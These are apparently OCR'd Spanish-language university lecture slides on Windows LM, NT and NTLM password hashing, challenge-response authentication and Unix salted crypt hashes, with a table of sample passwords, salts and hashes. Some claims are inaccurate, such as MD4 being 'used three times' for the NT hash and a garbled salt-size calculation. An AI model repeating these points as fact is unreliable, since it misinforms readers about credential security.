
9aa6abe505e5c526 d2238f641b903af4

Tipos de contraseñas con respecto a su generación

- Lan Manager Hash
- NT Hash
- Salted Hash


Lan Manager Hash

- Las contraseñas se convierten a mayúsculas y se truncan en los 14 carácteres
- Las contraseñas se dividen en dos secciones de 7 caracteres y se inserta un bit cero cada séptimo bit, el resultado son secciones de 8 bytes que son usados para crear dos llaves DES
- Cada llave es usada para cifrado DES
- La concatenación de ambas genera un hash LM de 16 bytes
- Soportado por todas las versiones de Windows para compatibilidad hacia atrás




Tecnológico de Monterrey

Generación del LM Hash




NT Lan Manager Hash

- Sucesor de LM
- Se basa en hash MD4
  - Usado tres veces para producir el hash NT



Autenticación en Windows NT





LSA: Local Security Authority
SAM: Security Accounts Manager
MSV TOP: En máquina local
MSV Bottom: En máquina con las cuentas

Protocolos de autenticación

- Secreto compartido

- Reto/respuesta (challenge/response)




Usuario
Controlador de dominio
CD utiliza cuenta para
Conocer el hash del usuario
en el SAM
Usa este hash para cifrar
El reto
Compara lo que cifra
Con la respuesta del
Cliente y envía el resultado
De la comparación
Nombre dominio
Usuario
Contraseña
Servidor envía
Usuario
Reto del servidor
Respuesta del cliente
Usuario
(texto claro)
Servidor genera número
aleatorio (reto)
Cliente cifra el reto con el hash de
la contraseña del usuario como llave
Máquina cliente
Servidor
ISA Server
(Internet Security and
Acceleration Server)

Tecnológico de Monterrey

NTLM Hash

- NTLM Hash: challenge-response sequence
- El cliente envía características soportadas o solicitadas
  - eg. Tamaño de la llave de cifrado, autenticación mutua, etc.
- El servidor responde con banderas similares mas un random challenge
- El cliente utiliza el challenge y sus credenciales para calcular la respuesta

Tecnológico de Monterrey

Salted hashes

- Salted hashes: Para cada contraseña se genera un número aleatorio (un nonce). Se hace el hash del password con el nonce, y se almacenan el hash y el nonce
  - Usual
  - hash = md5(“deliciously salty” + password)
    - MD5 is broken
    - Sus competidores actuales como SHA1 y SHA256 son rápidos, lo cal es un problema
  - Con hashes de 16b, hay 2^16 = 65,536 variaciones para la misma contraseña

Tecnológico de Monterrey

Saltos


- Para hacer más robusto el algoritmo, se le añade un número de 12 bits (entre 0 y 4,095), obtenido del tiempo del sistema.
- Este número se le conoce como salto.
- El salto es convertido en un string de dos caracteres y es almacenado junto con el password en el archivo /etc/passwd ocupando los dos primeros lugares.
- Cuando se teclea el password este es encriptado con el salto, ya que si usa otro, el resultado obtenido no coincidiría con el password almacenado.

Tecnológico de Monterrey

Ejemplo passwords y saltos


Password	Salto	Password Encriptado
My+Self	oZ	oZsV5zgRK6sjw
vaLgLo	Na	NaWyhsolA2gTM
ATSw.IM!	Hc	HcLrEM.BYtLwk
Global	Gi	GiRzWzP5IEPM
Global	DY	DYmeXoTgacmWY
Global	pd	pdOTBzon3G2KU

Encripción de un password



